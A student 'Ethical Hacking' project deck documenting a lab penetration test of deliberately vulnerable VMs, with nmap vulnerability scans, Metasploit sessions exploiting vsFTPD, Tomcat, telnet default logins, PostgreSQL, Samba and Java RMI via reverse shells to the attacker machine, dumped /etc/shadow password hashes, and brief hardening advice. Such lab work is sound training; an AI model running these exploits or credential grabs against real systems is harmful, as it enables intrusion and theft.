

A decorative graphic on the left side of the slide consisting of two overlapping parallelograms. The front one is blue and the back one is a light green. They are positioned diagonally, with the blue one partially covering the green one.

Project 3

Ethical Hacking


Urvesh Gandhi



Summary

- Install Production server VM in VirtualBox
- Using different tools on kali scan vulnerabilities on the Production server and exploit those vulnerabilities.
- Using different tools on kali scan vulnerabilities on the Web server and exploit those vulnerabilities
- exploit vulnerabilities on Production server
- exploit vulnerabilities on Web server
- any interesting files on the Production servers
- any interesting files on the Web servers
- How to improve server security

Installing Production Server VM



Vulnerabilities on the Production Server

```
(kali㉿kali)-[~/Desktop]
$ cat ip15pm
# Nmap 7.92 scan initiated Fri Aug  2 21:08:25 2024 as: nmap -oN ip15pm --script=vuln 192.168.0.18
Nmap scan report for 192.168.0.18
Host is up (0.0075s latency).
Not shown: 977 closed tcp ports (conn-refused)
PORT      STATE SERVICE
21/tcp    open  ftp
| ftp-vsftpd-backdoor:
|   VULNERABLE:
|     vsFTPD version 2.3.4 backdoor
|       State: VULNERABLE (Exploitable)
|       IDs:  CVE:CVE-2011-2523  BID:48539
|         vsFTPD version 2.3.4 backdoor, this was reported on 2011-07-04.
|       Disclosure date: 2011-07-03
|       Exploit results:
|         Shell command: id
|         Results: uid=0(root) gid=0(root)
|       References:
|         http://scarybeastsecurity.blogspot.com/2011/07/alert-vsftpd-download-backdoored.html
|         https://github.com/rapid7/metasploit-framework/blob/master/modules/exploits/unix/ftp/vsftpd_234_backdoor.rb
|         https://www.securityfocus.com/bid/48539
|         https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2011-2523
|_
22/tcp    open  ssh
23/tcp    open  telnet
25/tcp    open  smtp
| smtp-vuln-cve2010-4344:
|_ The SMTP server is not Exim: NOT VULNERABLE
53/tcp    open  domain
80/tcp    open  http
| http-slowloris-check:
|   VULNERABLE:
|     Slowloris DOS attack
|       State: LIKELY VULNERABLE
|       IDs:  CVE:CVE-2007-6750
|       Slowloris tries to keep many connections to the target web server open and hold
|       them open as long as possible.  It accomplishes this by opening connections to
|       the target web server and sending a partial request. By doing so, it starves
```

Vulnerabilities

Vulnerabilities

Timestamp	Host	Name	References
2024-08-02 00:38:26 UTC	10.200.0.12	Telnet Login Check Scanner	CVE-1999-0502
2024-08-03 19:57:45 UTC	192.168.0.18	VSFTPD v2.3.4 Backdoor Command Execution	OSVDB-73573,URL-http://pastebin.com/AetT9sS5,URL-http://scarybeastsecurity.blogspot.com/2011/07/alert-vsftpd-download-backdoored.html
2024-08-03 22:46:48 UTC	192.168.0.18	Java RMI Server Insecure Default Configuration Java Code Execution	URL-http://download.oracle.com/javase/1.3/docs/guide/rmi/spec/rmi-protocol.html,URL-http://www.securitytracker.com/id?1026215, CVE-2011-3556 Base Score: 7.5 HIGH
2024-08-04 00:10:56 UTC	192.168.0.18	Telnet Login Check Scanner	CVE-1999-0502 Base Score: 7.5 HIGH
2024-08-04 01:55:33 UTC	192.168.0.18	Apache Tomcat Manager Authenticated Upload Code Execution	CVE-2009-3843,OSVDB-60317,CVE-2009-4189,OSVDB-60670,CVE-2009-4188,BID-38084,CVE-2010-0557,URL-http://www-01.ibm.com/support/docview.wss?uid=swg21419179,CVE-2010-4094,ZDI-10-214,CVE-2009-3548,OSVDB-60176,BID-36954,URL-http://tomcat.apache.org/tomcat-5.5-doc/manager-howto.html

Base Score: 10.0 HIGH

Vulnerabilities Exploit

Port 8180

```
File Actions Edit View Help
kali@kali: ~ - kali@kali: ~/Desktop x kali@kali: ~/Desktop x kali@kali: ~ x
msf6 exploit(multi/http/tomcat_mgr_upload) > sessions

Active sessions
=====
```

Id	Name	Type	Information	Connection
1		meterpreter	java/linux root @ metasploitable	192.168.0.19:4444 → 192.168.0.18:60540 (192.168.0.18)

```
msf6 exploit(multi/http/tomcat_mgr_upload) > sessions 1
[*] Starting interaction with 1...
```

```
meterpreter > id
[-] Unknown command: id
meterpreter > ifconfig
```

```
Interface 1
=====
```

Name	: lo - lo
Hardware MAC	: 00:00:00:00:00:00
IPv4 Address	: 127.0.0.1
IPv4 Netmask	: 255.0.0.0
IPv6 Address	: ::1
IPv6 Netmask	: ::

```
Interface 2
=====
```

Name	: eth0 - eth0
Hardware MAC	: 00:00:00:00:00:00
IPv4 Address	: 192.168.0.18
IPv4 Netmask	: 255.255.255.0
IPv6 Address	: fe80::a00:27ff:fe14:ac9c
IPv6 Netmask	: ::

```
meterpreter > group
[-] Unknown command: group
meterpreter >
```

Port 23

```
File Actions Edit View Help
kali@kali: ~ - kali@kali: ~/Desktop x kali@kali: ~/Desktop x kali@kali: ~ x
msf6 auxiliary(scanner/telnet/telnet_login) > set USERNAME msfadmin
USERNAME no A specific username to authenticate as
USERPASS_FILE no File containing users and passwords separated by space, one pair per line
USER_AS_PASS false no Try the username as the password for all users
USER_FILE no File containing usernames, one per line
VERBOSE true yes Whether to print output for all attempts

msf6 auxiliary(scanner/telnet/telnet_login) > set USERNAME msfadmin
USERNAME => msfadmin
msf6 auxiliary(scanner/telnet/telnet_login) > set PASSWORD msfadmin
PASSWORD => msfadmin
msf6 auxiliary(scanner/telnet/telnet_login) > run

[*] 192.168.0.18:23 - 192.168.0.18:23 - Login Successful: msfadmin:msfadmin
[*] 192.168.0.18:23 - Attempting to start session 192.168.0.18:23 with msfadmin:msfadmin
[*] Command shell session 4 opened (192.168.0.19:36565 → 192.168.0.18:23) at 2024-08-03 20:10:56 -0400
[*] 192.168.0.18:23 - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/telnet/telnet_login) > sessions

Active sessions
=====
```

Id	Name	Type	Information	Connection
2		shell cmd/unix		192.168.0.19:40167 → 192.168.0.18:6200 (192.168.0.18)
3		meterpreter	java/linux root @ metasploitable	192.168.0.19:4444 → 192.168.0.18:45877 (192.168.0.18)
4		shell	TELNET msfadmin:msfadmin (192.168.0.18:23)	192.168.0.19:36565 → 192.168.0.18:23 (192.168.0.18)

```
msf6 auxiliary(scanner/telnet/telnet_login) > sessions 4
[*] Starting interaction with 4...
```

```
Shell Banner:
msfadmin@metasploitable:~$

msfadmin@metasploitable:~$
```

Vulnerabilities Exploit

Port 21

```
File Actions Edit View Help
kali@kali: ~ x kali@kali: ~/Desktop x kali@kali: ~ x kali@kali: ~ x kali@kali: ~ x
USERNAME no A specific username to authenticate as
USERPASS_FILE no File containing users and passwords separated by space, one pair per line
USER_AS_PASS false no Try the username as the password for all users
USER_FILE no File containing usernames, one per line
VERBOSE true yes Whether to print output for all attempts

msf6 auxiliary(scanner/telnet/telnet_login) > set USERNAME msfadmin
USERNAME => msfadmin
msf6 auxiliary(scanner/telnet/telnet_login) > set PASSWORD msfadmin
PASSWORD => msfadmin
msf6 auxiliary(scanner/telnet/telnet_login) > run

[+] 192.168.0.18:23 - 192.168.0.18:23 - Login Successful: msfadmin:msfadmin
[*] 192.168.0.18:23 - Attempting to start session 192.168.0.18:23 with msfadmin:msfadmin
[*] Command shell session 4 opened (192.168.0.19:36565 -> 192.168.0.18:23) at 2024-08-03 20:10:56 -0400
[*] 192.168.0.18:23 - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/telnet/telnet_login) > sessions

Active sessions
=====
```

<u>Id</u>	<u>Name</u>	<u>Type</u>	<u>Information</u>	<u>Connection</u>
--	--	--	--	--
2		shell cmd/unix		192.168.0.19:40167 -> 192.168.0.18:6200 (192.168.0.18)
3		meterpreter java/linux	root @ metasploitable	192.168.0.19:4444 -> 192.168.0.18:45877 (192.168.0.18)
4		shell	TELNET msfadmin:msfadmin (192.168.0.18:23)	192.168.0.19:36565 -> 192.168.0.18:23 (192.168.0.18)

```
msf6 auxiliary(scanner/telnet/telnet_login) > sessions 4
[*] Starting interaction with 4...

Shell Banner:
msfadmin@metasploitable:~$

msfadmin@metasploitable:~$
```


Interesting files on the Production Servers

```
kali@kali: ~$ cat /var/log/syslog
TX packets:36878 errors:0 dropped:0 overruns:0 carrier:0
collisions:0 txqueuelen:1000
RX bytes:4747153 (4.5 MB) TX bytes:29647708 (28.2 MB)
Base address:0xd020 Memory:f0200000-f0220000

whoami
root
ls -la
total 97
drwxr-xr-x 21 root root 4096 May 20 2012 .
drwxr-xr-x 21 root root 4096 May 20 2012 ..
drwxr-xr-x 2 root root 4096 May 13 2012 bin
drwxr-xr-x 4 root root 1024 May 13 2012 boot
lrwxrwxrwx 1 root root 11 Apr 28 2010 cdrom -> media/cdrom
drwxr-xr-x 14 root root 13540 Jul 28 12:17 dev
drwxr-xr-x 94 root root 4096 Jul 28 23:13 etc
drwxr-xr-x 6 root root 4096 Apr 16 2010 home
drwxr-xr-x 2 root root 4096 Mar 16 2010 initrd
lrwxrwxrwx 1 root root 32 Apr 28 2010 initrd.img -> boot/initrd.img-2.6.24-16-server
drwxr-xr-x 13 root root 4096 May 13 2012 lib
drwxr-xr-x 2 root root 16384 Mar 16 2010 lost+found
drwxr-xr-x 4 root root 4096 Mar 16 2010 media
drwxr-xr-x 3 root root 4096 Apr 28 2010 mnt
-rw-r--r-- 1 root root 13031 Jul 28 12:17 nohup.out
drwxr-xr-x 2 root root 4096 Mar 16 2010 opt
dr-xr-xr-x 117 root root 0 Jul 28 12:17 proc
drwxr-xr-x 13 root root 4096 Jul 28 12:17 root
drwxr-xr-x 2 root root 4096 May 13 2012 sbin
drwxr-xr-x 2 root root 4096 Mar 16 2010 srv
drwxr-xr-x 12 root root 0 Jul 28 12:17 sys
drwxrwxrwt 4 root root 4096 Jul 28 23:33 tmp
drwxr-xr-x 12 root root 4096 Apr 28 2010 usr
drwxr-xr-x 14 root root 4096 Mar 17 2010 var
lrwxrwxrwx 1 root root 29 Apr 28 2010 vmlinuz -> boot/vmlinuz-2.6.24-16-server
cd etc
```

```
File Actions Edit View Help
kali@kali: ~$ cat /var/log/syslog
drwxr-xr-x 2 root root 4096 Mar 16 2010 wpa_supplicant
-rw-r--r-- 1 root root 289 May 20 2012 xinetd.conf
drwxr-xr-x 2 root root 4096 May 20 2012 xinetd.d
-rw-r--r-- 1 root root 461 Apr 3 2008 zsh_command_not_found

cat shadow
root:$1$avpfBJ1$x0z8w5UF9Iv.:DR9E9Lid.:14747:0:99999:7:::
daemon:*:14684:0:99999:7:::
bin:*:14684:0:99999:7:::
sys:$1$fUX6BPot$MiyC3Up0zQJqz4s5wFD9L0:14742:0:99999:7:::
sync:*:14684:0:99999:7:::
games:*:14684:0:99999:7:::
man:*:14684:0:99999:7:::
lp:*:14684:0:99999:7:::
mail:*:14684:0:99999:7:::
news:*:14684:0:99999:7:::
uucp:*:14684:0:99999:7:::
proxy:*:14684:0:99999:7:::
www-data:*:14684:0:99999:7:::
backup:*:14684:0:99999:7:::
list:*:14684:0:99999:7:::
irc:*:14684:0:99999:7:::
gnats:*:14684:0:99999:7:::
nobody:*:14684:0:99999:7:::
libuuid:!:14684:0:99999:7:::
dhcp:*:14684:0:99999:7:::
syslog:*:14684:0:99999:7:::
klog:$1$f2ZVMS4K$R9XkI.CmLdHhdUE3X9jqP0:14742:0:99999:7:::
sshd:*:14684:0:99999:7:::
msfadmin:$1$XN10Zj2c$Rt/zZCW3mLtUWA.ihZjA5/:14684:0:99999:7:::
bind:*:14685:0:99999:7:::
postfix:*:14685:0:99999:7:::
ftp:*:14685:0:99999:7:::
postgres:$1$Rw35ik.x$MgQgZUu05pAoUvfJhfcYe/:14685:0:99999:7:::
mysql:!:14685:0:99999:7:::
tomcat55:*:14691:0:99999:7:::
distccd:*:14698:0:99999:7:::
user:$1$HESu9xrH$K.o3G93DGoXIiQKkPmUgZ0:14699:0:99999:7:::
service:$1$R3ue7JZ$7GxELDupr50hp6cjZ3Bu//:14715:0:99999:7:::
```


Vulnerabilities on the Web Server

```
File Actions Edit View Help
kali@kali: ~ x kali@kali: ~/Desktop x kali@kali: ~/Desktop x kali@kali: ~ x
(kali@kali)-[~/Desktop]
$ cat ip14pm
# Nmap 7.92 scan initiated Sat Aug 3 20:18:50 2024 as: nmap -oN ip14pm --script=vuln 10.200.0.12
Nmap scan report for 10.200.0.12
Host is up (0.030s latency).
Not shown: 977 closed tcp ports (conn-refused)
PORT      STATE SERVICE
21/tcp    open  ftp
| ftp-vsftpd-backdoor:
|   VULNERABLE:
|     vsFTPD version 2.3.4 backdoor
|       State: VULNERABLE (Exploitable)
|       IDs: CVE:CVE-2011-2523 BID:48539
|       vsFTPD version 2.3.4 backdoor, this was reported on 2011-07-04.
|       Disclosure date: 2011-07-03
|       Exploit results:
|         Shell command: id
|         Results: uid=0(root) gid=0(root)
|       References:
|         https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2011-2523
|         http://scarybeastsecurity.blogspot.com/2011/07/alert-vsftpd-download-backdoored.html
|         https://github.com/rapid7/metasploit-framework/blob/master/modules/exploits/unix/ftp/vsftpd_234_backdoor.rb
|         https://www.securityfocus.com/bid/48539
|_
22/tcp    open  ssh
23/tcp    open  telnet
25/tcp    open  smtp
| smtp-vuln-cve2010-4344:
|_ The SMTP server is not Exim: NOT VULNERABLE
53/tcp    open  domain
80/tcp    open  http
|_ http-vuln-cve2017-1001000: ERROR: Script execution failed (use -d to debug)
| http-slowloris-check:
|   VULNERABLE:
|     Slowloris DOS attack
|       State: LIKELY VULNERABLE
|       IDs: CVE:CVE-2007-6750
|       Slowloris tries to keep many connections to the target web server open and hold
|       them open as long as possible. It accomplishes this by opening connections to
```

Vulnerabilities

Vulnerabilities

Timestamp	Host	Name	References
2024-08-03 22:13:42 UTC	192.168.0.18	Java RMI Server Insecure Endpoint Code Execution Scanner	URL-http://download.oracle.com/javase/1.3/docs/guide/rmi/spec/rmi-protocol.html,URL-http://www.securitytracker.com/id?1026215,CVE-2011-3556
2024-08-04 00:25:45 UTC	10.200.0.12	Java RMI Server Insecure Endpoint Code Execution Scanner	URL-http://download.oracle.com/javase/1.3/docs/guide/rmi/spec/rmi-protocol.html,URL-http://www.securitytracker.com/id?1026215,CVE-2011-3556
2024-08-04 00:46:21 UTC	10.200.0.12	VSFTPD v2.3.4 Backdoor Command Execution	OSVDB-73573,URL-http://pastebin.com/AetT9sS5,URL-http://scarybeastsecurity.blogspot.com/2011/07/alert-vsftpd-download-backdoored.html
2024-08-04 01:07:59 UTC	10.200.0.12	PostgreSQL for Linux Payload Execution	CVE-2007-3280,URL-http://www.leidecker.info/pgshell/Having_Fun_With_PostgreSQL.txt Base Score: 9.0 HIGH
2024-08-04 02:06:50 UTC	10.200.0.12	Samba "username map script" Command Execution	CVE-2007-2447,OSVDB-34700,BID-23972,URL-http://labs.iddefense.com/intelligence/vulnerabilities/display.php?id=534,URL-http://samba.org/samba/security/CVE-2007-2447.html
Base Score: 6.0 MEDIUM			

Vulnerabilities Exploit

5432/tcp open postgresql

```
kali@kali: ~  
--  
0 Linux x86  
  
msf6 exploit(linux/postgres/postgres_payload) > exploit  
[*] Started reverse TCP handler on 192.168.0.19:4444  
[*] 10.200.0.12:5432 - PostgreSQL 8.3.1 on i486-pc-linux-gnu, compiled by GCC cc (GCC) 4.2.3 (Ubuntu 4.2.3-2ubuntu4)  
[*] Uploaded as /tmp/rOPDzSiy.so, should be cleaned up automatically  
[*] Sending stage (989032 bytes) to 10.200.0.12  
[*] Meterpreter session 3 opened (192.168.0.19:4444 → 10.200.0.12:55376) at 2024-08-03 21:07:59 -0400  
  
meterpreter > ifconfig  
  
Interface 1  
-----  
Name : lo  
Hardware MAC : 00:00:00:00:00:00  
MTU : 16436  
Flags : UP,LOOPBACK  
IPv4 Address : 127.0.0.1  
IPv4 Netmask : 255.0.0.0  
IPv6 Address : ::1  
IPv6 Netmask : ffff:ffff:ffff:ffff:ffff:ffff::  
  
Interface 2  
-----  
Name : eth0  
Hardware MAC : 08:00:27:90:2f:9a  
MTU : 1500  
Flags : UP,BROADCAST,MULTICAST  
IPv4 Address : 10.200.0.12  
IPv4 Netmask : 255.255.255.248  
IPv6 Address : fe80::a00:27ff:fe90:2f9a  
IPv6 Netmask : ffff:ffff:ffff:ffff::  
  
meterpreter > |
```

139/tcp open netbios-ssn


```
kali@kali: ~  
--  
uid=1000(kali) gid=1000(kali) groups=1000(kali),4(adm),20(dialout),24(cdrom),25(floppy),27(sudo),29(scanner),141(wireshark),143(kaboxer),144(vboxsf)  
msf6 exploit(multi/samba/usermap_script) > sessions  
  
Active sessions  
-----  


| Id | Name | Type           | Information | Connection                                          |
|----|------|----------------|-------------|-----------------------------------------------------|
| 1  |      | shell cmd/unix |             | 192.168.0.19:4444 → 10.200.0.12:37553 (10.200.0.12) |

  
msf6 exploit(multi/samba/usermap_script) > sessions 1  
[*] Starting interaction with 1 ...  
  
ifconfig  
eth0 Link encap:Ethernet HWaddr 08:00:27:90:2f:9a  
inet addr:10.200.0.12 Bcast:10.200.0.15 Mask:255.255.255.248  
inet6 addr: fe80::a00:27ff:fe90:2f9a/64 Scope:Link  
UP BROADCAST RUNNING MULTICAST MTU:1500 Metric:1  
RX packets:31198 errors:1 dropped:0 overruns:0 frame:0  
TX packets:25735 errors:0 dropped:0 overruns:0 carrier:0  
collisions:0 txqueuelen:1000  
RX bytes:4547585 (4.3 MB) TX bytes:14295324 (13.6 MB)  
Interrupt:9 Base address:0xd020  
  
lo Link encap:Local Loopback  
inet addr:127.0.0.1 Mask:255.0.0.0  
inet6 addr: ::1/128 Scope:Host  
UP LOOPBACK RUNNING MTU:16436 Metric:1  
RX packets:5909 errors:0 dropped:0 overruns:0 frame:0  
TX packets:5909 errors:0 dropped:0 overruns:0 carrier:0  
collisions:0 txqueuelen:0  
RX bytes:2711638 (2.5 MB) TX bytes:2711638 (2.5 MB)  
  
id  
uid=0(root) gid=0(root)
```

Vulnerabilities Exploit

Port 8080



```
kali@kali: ~  
msf6 exploit(multi/misc/java_rmi_server) > set LHOST 192.168.0.19  
LHOST => 192.168.0.19  
msf6 exploit(multi/misc/java_rmi_server) > set RHOSTS 10.200.0.12  
RHOSTS => 10.200.0.12  
msf6 exploit(multi/misc/java_rmi_server) > exploit  
[*] Started reverse TCP handler on 192.168.0.19:4444  
[*] 10.200.0.12:1099 - Using URL: http://192.168.0.19:8080/qsEMeCJltDE4  
[*] 10.200.0.12:1099 - Server started.  
[*] 10.200.0.12:1099 - Sending RMI Header ...  
[*] 10.200.0.12:1099 - Sending RMI Call ...  
[*] 10.200.0.12:1099 - Replied to request for payload JAR  
[*] Sending stage (58829 bytes) to 10.200.0.12  
[*] Meterpreter session 1 opened (192.168.0.19:4444 -> 10.200.0.12:55342) at 2024-08-03 20:36:19 -0400  
  
meterpreter > ifconfig  
  
Interface 1  
-----  
Name : lo - lo  
Hardware MAC : 00:00:00:00:00:00  
IPv4 Address : 127.0.0.1  
IPv4 Netmask : 255.0.0.0  
IPv6 Address : ::1  
IPv6 Netmask : ::  
  
Interface 2  
-----  
Name : eth0 - eth0  
Hardware MAC : 00:00:00:00:00:00  
IPv4 Address : 10.200.0.12  
IPv4 Netmask : 255.0.0.0  
IPv6 Address : fe80::a00:27ff:fe90:2f9a  
IPv6 Netmask : ::  
  
meterpreter >
```

Interesting files on the Web Servers

```
File Actions Edit View Help
kali@kali:~$ cat /etc/passwd
drwxr-xr-x 2 root root 4096 May 20 2012 xinetd.d
-rw-r--r-- 1 root root 461 Apr 3 2008 zsh_command_not_found
cat passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/bin/sh
bin:x:2:2:bin:/bin:/bin/sh
sys:x:3:3:sys:/dev:/bin/sh
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/bin/sh
man:x:6:12:man:/var/cache/man:/bin/sh
lp:x:7:7:lp:/var/spool/lpd:/bin/sh
mail:x:8:8:mail:/var/mail:/bin/sh
news:x:9:9:news:/var/spool/news:/bin/sh
uucp:x:10:10:uucp:/var/spool/uucp:/bin/sh
proxy:x:13:13:proxy:/bin:/bin/sh
www-data:x:33:33:www-data:/var/www:/bin/sh
backup:x:34:34:backup:/var/backups:/bin/sh
list:x:38:38:Mailing List Manager:/var/list:/bin/sh
irc:x:39:39:ircd:/var/run/ircd:/bin/sh
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/bin/sh
nobody:x:65534:65534:nobody:/nonexistent:/bin/sh
libuuid:x:100:101::/var/lib/libuuid:/bin/sh
dhcp:x:101:102::/nonexistent:/bin/false
syslog:x:102:103::/home/syslog:/bin/false
klog:x:103:104::/home/klog:/bin/false
sshd:x:104:65534::/var/run/sshd:/usr/sbin/nologin
admin:x:1000:1000:admin1,,,:/home/admin:/bin/bash
bind:x:105:113::/var/cache/bind:/bin/false
postfix:x:106:115::/var/spool/postfix:/bin/false
ftp:x:107:65534::/home/ftp:/bin/false
postgres:x:108:117:PostgreSQL administrator,,,:/var/lib/postgresql:/bin/bash
mysql:x:109:118:MySQL Server,,,:/var/lib/mysql:/bin/false
tomcat55:x:110:65534::/usr/share/tomcat5.5:/bin/false
distccd:x:111:65534::/bin/false
user:x:1001:1001:just a user,111,,:/home/user:/bin/bash
service:x:1002:1002,,,:/home/service:/bin/bash
telnetd:x:112:120::/nonexistent:/bin/false
proftpd:x:113:65534::/var/run/proftpd:/bin/false
```

```
-rw-r--r-- 1 syslog adm 56070 Aug 26 2021 syslog.5.gz
-rw-r--r-- 1 syslog adm 154386 Aug 14 2021 syslog.6.gz
drwxr-xr-x 2 tomcat55 adm 4096 Dec 7 2008 tomcat5.5
-rw-r--r-- 1 root root 275274 Jul 29 19:52 udev
-rw-r--r-- 1 syslog adm 0 May 20 2012 user.log
-rw-r--r-- 1 root root 38247 Jul 30 07:22 vsftpd.log
-rw-rw-r-- 1 root utmp 0 Jul 30 06:42 wtmp
-rw-rw-r-- 1 root utmp 206976 Jul 30 01:31 wtmp.1
cat messages
Oct 31 06:47:02 webserver syslogd 1.5.0#1ubuntu1: restart.
Oct 31 06:48:40 webserver syslogd 1.5.0#1ubuntu1: restart.
Oct 31 07:04:38 webserver -- MARK --
Oct 31 07:24:39 webserver -- MARK --
Oct 31 07:44:39 webserver -- MARK --
Oct 31 08:04:39 webserver -- MARK --
Oct 31 08:24:39 webserver -- MARK --
Oct 31 08:44:39 webserver -- MARK --
Oct 31 09:04:39 webserver -- MARK --
Oct 31 09:24:39 webserver -- MARK --
Oct 31 09:44:39 webserver -- MARK --
Oct 31 10:04:39 webserver -- MARK --
Oct 31 10:24:39 webserver -- MARK --
Oct 31 10:44:39 webserver -- MARK --
Oct 31 11:04:39 webserver -- MARK --
Oct 31 11:24:39 webserver -- MARK --
Oct 31 11:44:40 webserver -- MARK --
Oct 31 12:04:40 webserver -- MARK --
Nov 1 12:03:38 webserver syslogd 1.5.0#1ubuntu1: restart.
Nov 1 12:03:38 webserver kernel: Inspecting /boot/System.map-2.6.24-16-server
Nov 1 12:03:38 webserver kernel: Loaded 28738 symbols from /boot/System.map-2.6.24-16-server.
Nov 1 12:03:38 webserver kernel: Symbols match kernel version 2.6.24.
Nov 1 12:03:38 webserver kernel: Loaded 13811 symbols from 48 modules.
Nov 1 12:03:38 webserver kernel: [ 0.000000] Initializing cgroup subsys cpuset
Nov 1 12:03:38 webserver kernel: [ 0.000000] Initializing cgroup subsys cpu
Nov 1 12:03:38 webserver kernel: [ 0.000000] Linux version 2.6.24-16-server (build@palmer) (gcc version 4.2.3 (Ubuntu 4.2.3-2ubuntu7)) #1 SMP Thu Apr 10 13:58:00 UTC 2008 (Ubuntu 2.6.24-16.30-server)
Nov 1 12:03:38 webserver kernel: [ 0.000000] BIOS-provided physical RAM map:
Nov 1 12:03:38 webserver kernel: [ 0.000000] BIOS-e820: 0000000000000000 - 0000000000009f00 (usable)
```




Recommendations to improve server security

- Strong Authentication and Access Control
 - Implement Multi-Factor Authentication
 - Enforce Strong Password Policies
- Regular Updates of software
- Use security tools like anti-malware
- vulnerability scanners
 - Regular Scanning & Research CVEs
- Monitoring and Logging
- Incident Response Planning
 - Develop an Incident Response Plan
 - Conduct Drills
- Education and Training
- Regular Security Audits



Closing remarks

The completion of this project has considerably securing server against unauthorized access and exploitions requires a multi-faceted approach that proactive measures and robust configurations. By implementing strong password,Multi-Factor Authentication policies, enhancing network security and regular update of system, applications and security we can reduce the risk of vulnerabilities being exploited.